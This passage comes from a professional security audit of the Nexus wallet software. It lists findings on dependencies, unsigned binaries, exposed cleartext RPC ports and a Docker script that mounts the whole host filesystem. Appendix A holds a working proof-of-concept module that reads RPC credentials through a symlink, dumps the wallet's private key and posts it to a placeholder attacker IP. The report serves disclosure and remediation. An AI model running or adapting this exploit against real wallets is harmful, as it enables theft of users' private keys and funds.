ANALYSIS

Because the daemon's RPC endpoints are not protected by rate-throttling, adversaries may be able to use the service to brute-force sensitive functionality such as the endpoint for decrypting Nexus wallets. In order to make this type of attack more difficult, we recommend that Nexus add brute force detection and scaling time delays when such attacks are detected.

MITIGATION STATUS

As of revision 1, this is a newly discovered issue.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1a).

Strategic Weaknesses

This section addresses high-level vulnerabilities in the design and development of Nexus software. These weaknesses may not be directly exploitable but are the catalysts that lead to major security problems over time when maintaining a complex code base over many years. Weakness at the strategic level can allow vulnerabilities to go undetected by the appropriate staff or become easily detected by outside adversaries. Strategic weaknesses (and improvements) do, however, directly affect the bottom line. These vulnerabilities are often costlier to address in both time and resources and failing to address them may lead to more harmful results when attacks do occur.

Nexus Interface

In the immediate section below are the strategic weaknesses found within the Nexus Interface.

UPDATED: Use of a High Number of Dependencies

(ISE-NXS-2019-06)

HIGH

CLOSED

ASSETS	All
DESIGN PRINCIPLES	Defense-in-depth, Patch Management
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface

The Nexus Interface is an Electron application that incorporates Node.js packages to add functionality. While third-party libraries simplify development, they add additional code outside of the developers' control and increase attack surface. The Nexus Interface uses a large number of NPM packages: 110 direct dependencies and 1732 sub dependencies are installed after `npm install` is executed.

RECOMMENDATION: PRUNE UNNECESSARY DEPENDENCIES
Cost: Medium
Difficulty: Medium
Effectiveness: Medium-High

Nexus should review the dependencies used by the Nexus Interface. Packages not used by the application should be removed.

ANALYSIS

While code duplication and rewriting libraries is undesirable, a large number of third-party packages may introduce additional attack surface to the Nexus Interface. ISE recommends that Nexus reviews the packages used by the Nexus Interface and removes any that are not needed.

MITIGATION STATUS

As of revision 1, this is a newly discovered issue.

HISTORY

- Issue added (rev. 1).
- Status changed to Closed: Accepted Risk (rev. 1a).

Distribution of Unsigned Nexus Interface Binaries

(ISE-NXS-2019-11)

INFO

PARTIAL

ASSETS	All
DESIGN PRINCIPLES	Identity, Cryptography
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to Nexus binaries

Operating systems such as Windows and macOS support executables that have been signed by their developers. Binaries that have been signed in this manner can help ensure that the binary is as provided by the developer and has not been modified by an attacker. These operating systems may display security warnings that present the binary's author or indicate that it has not been signed.

While reviewing the executables provided by Nexus, ISE observed that the Nexus Interface binaries for Windows and macOS are not signed. Figure 5 and Figure 6 show the output of the code signing verification tool on Windows and macOS, respectively.



Figure 5. Output of the Get-AuthenticodeSignature PowerShell command on the wallet binary for Windows.

```
$ codesign -dv ./Nexus\ Wallet.app/
./Nexus Wallet.app/: code object is not signed at all
```

Figure 6. Output of the codesign command on the wallet binary for macOS.

RECOMMENDATION: SIGN BINARIES
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should begin signing binaries that are distributed to users. Microsoft[2] and Apple[3] provide additional information regarding code signing in their documentation.

ANALYSIS

Code signing is an important step that allows users to ensure that files are from the original developer so long as the signing keys have not been compromised. Additionally, unsigned binaries may cause security warnings to be displayed which may condition users to ignore them altogether or not use Nexus binaries. Because of the financial assets that the Nexus Interface interacts with, ISE recommends that Nexus begins signing their wallet binaries for Windows and macOS.

MITIGATION STATUS

As of revision 1, Nexus has begun signing the Nexus Interface binaries for Windows; however, binaries for macOS remain unsigned.

HISTORY

- Issue added (rev. 1).
- Status changed to Partially Resolved (rev. 1).

Lack of Integrity Checking

(ISE-NXS-2019-12)

INFO

ASSETS	All
DESIGN PRINCIPLES	Trust, Defense-in-depth
EXPOSURE	Attackers may be aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface

The Nexus Interface is an Electron application built using web technologies such as HTML and JavaScript. As such, it is easily modifiable with access to the application's files. As an application with sensitive assets, the Nexus Interface should perform verification of its resources.

[2] https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptography-tools
[3]https://developer.apple.com/library/archive/documentation/Security/Conceptual/CodeSigningGuide/Introduction/Introduction.html

RECOMMENDATION: VERIFY INTEGRITY OF APPLICATION RESOURCES
Cost: Low-Medium
Difficulty: Low-Medium
Effectiveness: High

Nexus should consider adding integrity checking to the Nexus Interface. An implementation of this may use a signed binary that contains checksums for application files (such as HTML and JavaScript files) and displays a warning if they have been modified.

ANALYSIS

Because of the importance of the Nexus Interface's assets, additional verification of application resources at startup can provide an additional form of defense-in-depth. As Nexus users are likely to be concerned with security, ISE recommends that Nexus adds integrity checking to enhance the security of the Nexus Interface.

MITIGATION STATUS

As of revision 1, this is a newly discovered issue.

HISTORY

- Issue added (rev. 1).

Nexus Daemon

In the immediate section below are the strategic weaknesses found within the Nexus daemon.

UPDATED: Nexus Communications Ports Listen on All Interfaces

(ISE-NXS-2019-07)

MEDIUM

RESOLVED

ASSETS	All
DESIGN PRINCIPLES	Defense-in-depth, Secure-by-default
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface and daemon

The Nexus daemon accepts incoming connections for purposes such as remote-procedure call (RPC) functions and mining traffic. The API and RPC endpoints are used by applications such as the Nexus Interface to interact with the daemon to perform tasks and query for information. Additionally, the Nexus Interface serves the files used by third-party modules using an Express HTTP server. By default, these services are bound to ports that listen on all network interfaces, though the daemon services control access using IP address whitelists.

While the daemon uses an IP address whitelist that protects its services in the default state, the Nexus Interface's modules server can be accessed by remote adversaries to obtain information about Nexus users. The module server

may also be used in attacks such as ISE-NXS-2019-03 (“Missing Symbolic Link Path Verification on Module Installation”) to assist in data exfiltration attacks.

RECOMMENDATION: LISTEN ON LOOPBACK INTERFACE BY DEFAULT
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should consider modifying Nexus software to only listen on the loopback interface by default. Users that require these services to be exposed should enable this behavior using an opt-in switch.

ANALYSIS

By exposing the Nexus daemon’s functionality on all network interfaces, it is possible that network-level adversaries may be able to interact with the daemon. While the application-level IP address whitelist restricts access to the daemon, this white list may be bypassed using attacks such as ARP poisoning or by using unknown pre-authorization attacks. As many Nexus users are unlikely to require remote access to the Nexus daemon, Nexus can increase the security posture of the daemon by binding services to the loopback interface by default.

MITIGATION STATUS

As of revision 1, this is a newly discovered issue.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1a).

UPDATED: Missing Transport-Layer Encryption on RPC/API Traffic

(ISE-NXS-2019-08)

MEDIUM

DEFERRED

ASSETS	All
DESIGN PRINCIPLES	Defense-in-depth, Secure-by-default
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface and daemon

The Nexus daemon features two HTTP-based interfaces for accessing daemon functions: an API and an RPC service. By default, these services are bound to ports 8080 and 9336, respectively. Additionally, the Nexus Interface uses port 9331 to serve the files used by third-party modules. These services listen on all network interfaces.

During testing, ISE observed that the API and RPC services do not employ transport-layer encryption. As a result, any network traffic is sent in cleartext, allowing network-level adversaries to view or modify these communications if the Nexus daemon is configured to allow remote connections.

RECOMMENDATION: UTILIZE ENCRYPTED PROTOCOL
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should refactor the daemon and wallet to utilize HTTPS when their services are exposed to the network. Transport-layer encryption can be used to protect the confidentiality and integrity of Nexus's network communications.

ANALYSIS

While the Nexus daemon and wallet both utilize the loopback interface for performing network requests to their HTTP services, which keeps the network communication on the machine, the services may be used over the network. In their default states, both the daemon and wallet may be accessed remotely (although the daemon will block incoming requests that are not from whitelisted IP addresses). Nexus should use a secure protocol such as HTTPS when their software is configured to allow remote connections.

MITIGATION STATUS

As of revision 1a, Nexus has planned to implement mitigations after the Tritium mainnet release.

HISTORY

- Issue added (rev. 1).
- Status changed to Deferred (rev. 1a).

Docker Startup Script Mounts Entire Host Filesystem

(ISE-NXS-2019-09)

LOW

ASSETS	All
DESIGN PRINCIPLES	Secure-by-default, Defense-in-depth
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus daemon

The Nexus daemon includes a Bash script that facilitates its deployment in a Docker container. Applications deployed via Docker gain certain security benefits from isolating their processes and files from the host operating system. If a code execution or file read vulnerability affects a properly isolated Dockerized application, the host's processes and other Docker containers will be unaffected.

While reviewing the Docker deployment script for the Nexus daemon located at `config/docker-run-tritium`, ISE found that the host's filesystem is mounted within the Docker container, exposing all of the host's files to potential threats in the Docker container.

```
sudo docker create -p $NPORT:8080 -p $LPORT:9090 -p $MPORT:9336 \
          -p $TPORT:8336 -v /:/hostOS -e "EID4=$1" -e "EID6=$2" \
```

```
-e "NAME=$NAME" -e "HOSTOS_HOME=$HOME" --privileged --name $NAME \
-h $NAME -ti tritium > /dev/null
```

Figure 7. Lines 46-49 of docker-run-tritium showing the parameters used to create the Nexus container. -v is used for mounting host directories inside the container.

The `-v` flag is used to mount host directories into the container. In this usage, the host's root directory (`/`) is mounted in the container under `/hostOS`.

RECOMMENDATION: MOUNT SPECIFIC HOST DIRECTORIES
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should refactor the docker-run-tritium script to only mount directories that are needed by the Nexus daemon, for example, `~/.TAO` or `~/.Nexus`.

ANALYSIS

Docker can be an effective component for increasing the defense-in-depth of an application. By isolating applications from each other and the host operating system, security breaches in one Dockerized application will not affect another. In order to benefit from these enhancements, we recommend that Nexus refactor the docker-run-tritium script to mount select directories into the container, rather than the entire host's filesystem.

MITIGATION STATUS

As of revision 1, this is a newly discovered issue.

HISTORY

- Issue added (rev. 1).

Distribution of Unsigned Nexus Daemon Binary

(ISE-NXS-2019-10)

INFO

RESOLVED

ASSETS	All
DESIGN PRINCIPLES	Identity, Cryptography
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to Nexus binaries

Operating systems such as Windows and macOS support executables that have been signed by their developers. Binaries that have been signed in this manner can help ensure that the binary is as provided by the developer and has not been modified by an attacker. These operating systems may display security warnings that present the binary's author or indicate that it has not been signed.

While reviewing the executables provided by Nexus, ISE observed that the Nexus daemon binary for Windows is not signed. Figure 8 shows the output of the code signing verification tool on Windows.

```
SignerCertificate                         Status                    Path
-----------------                         ------                    ----
                                          NotSigned                 nexus-win32-x64.exe
```

Figure 8. Output of the Get-AuthenticodeSignature PowerShell command on the Windows daemon binary.

RECOMMENDATION: SIGN BINARIES
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should begin signing binaries that are distributed to users. Microsoft provides additional information regarding code signing in their documentation[4].

ANALYSIS

Code signing is an important step that allows users to ensure that files are from the original developer so long as the signing keys have not been compromised. Additionally, unsigned binaries may cause security warnings to be displayed which may condition users to ignore them altogether or not use Nexus binaries. Because of the financial assets that the Nexus daemon interacts with, ISE recommends that Nexus begins signing their daemon binaries for Windows.

MITIGATION STATUS

As of revision 1, Nexus has begun signing their Windows daemon binaries.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1).

[4] https://docs.microsoft.com/en-us/windows/win32/seccrypto/cryptography-tools

ADDITIONAL RECOMMENDATIONS

During our assessment of the Nexus, we focused on assessing the security of Nexus Interface and daemon components. Because Nexus is a system composed of multiple components, we feel that Nexus and its customers could benefit from further review of the following:

- Status of Nexus through recurring reassessments to further enhance its security and verify mitigations put in place by Nexus.
- Review of Nexus's module approval process.
- Review of Nexus mining workflows.
- Review of Nexus staking workflows.

ABOUT ISE

ISE is an independent security firm headquartered in Baltimore, Maryland. We are dedicated to providing clients proven scientific strategies for defense. On every assessment our team of analysts and developers use adversary-centric approaches to protect digital assets, harden existing technologies, secure infrastructures, and work with development teams to improve our clients' overall security.

Assessing the client through the eyes of potential attackers allows us to understand possible threats and how to protect against those attacks. Our security analysts are experienced in information technology and product development which allows them to understand the security problems the client faces at every level. In addition, we conduct independent security research which allows us to stay at the forefront of the ever-changing world of information security.

Attacks on information systems cannot be stopped, however with robust security services provided by an experienced team, the effects of these attacks can often be mitigated or even prevented. We appreciate the confidence placed in us as a trusted security advisor. Please don't hesitate to get in touch for additional assistance with your security needs.

Independent Security Evaluators

4901 Springarden Drive
Suite 200
Baltimore, MD 21209
(443) 270-2296

contact@ise.io

APPENDIX A

```
/*
This proof-of-concept uses the fact that symbolic links are resolved during
module installation to read the Nexus configuration file which stores the
RPC username and password.

After retrieving the RPC credentials, this module uses the Nexus
proxyRequest() function to bypass CORS limitations and make RPC requests to
the Nexus daemon's RPC service. Because this calls the RPC service directly,
the module whitelist is bypassed entirely.

In this example, the module obtains the default account's address and then
retrieves the private key for that address.
*/

// Retrieve the contents of nexus.conf from the symlinked file.
let conf_xhr = new XMLHttpRequest();
conf_xhr.open("GET", "/modules/minimal_module_example/conf", false);
conf_xhr.send();
const conf_file = conf_xhr.responseText;

// Extract the username from the configuration file.
const rpc_user = conf_file.substring(conf_file.indexOf("rpcuser") + 8, conf_file.indexOf("\n",
conf_file.indexOf("rpcuser")));

// Extract the password from the configuration file
const rpc_password = conf_file.substring(conf_file.indexOf("rpcpassword") + 12,
conf_file.indexOf("\n", conf_file.indexOf("rpcpassword")));


// This variable stores the options for the axios request
// proxyRequest() makes.
const getaccountaddress_axios_options = {"method": "post", "headers": {"Authorization": `Basic
${btoa(rpc_user + ":" + rpc_password)}`}, "data":
{"method":"getaccountaddress","params":["default"]}};

// The first RPC request obtains the default account's address.
NEXUS.utilities.proxyRequest("http://127.0.0.1:9336/",
getaccountaddress_axios_options).then(result => {
    // Use the response's "result" field to populate the parameter
    // for the subsequent proxyRequest().
    const dumpprivkey_axios_options = {"method": "post", "headers": {"Authorization": `Basic
${btoa(rpc_user + ":" + rpc_password)}`}, "data":
{"method":"dumpprivkey","params":[result.data.result]}};

    // The second RPC request retrieves the private key using the address
    // we just obtained.
    NEXUS.utilities.proxyRequest("http://127.0.0.1:9336/", dumpprivkey_axios_options).then(result
=> {
        // Exfiltrate the private key to the attacker's server.
        let exfiltrate_xhr = new XMLHttpRequest();
        exfiltrate_xhr.open("POST", "http://<YOUR_ATTACKER_IP_HERE>:6464", false);
        exfiltrate_xhr.send(JSON.stringify(result.data));
    }).catch(err => {
        document.write(err);
    });
}).catch(err => {
```

APPENDIX A

```
    document.write(err);
});
```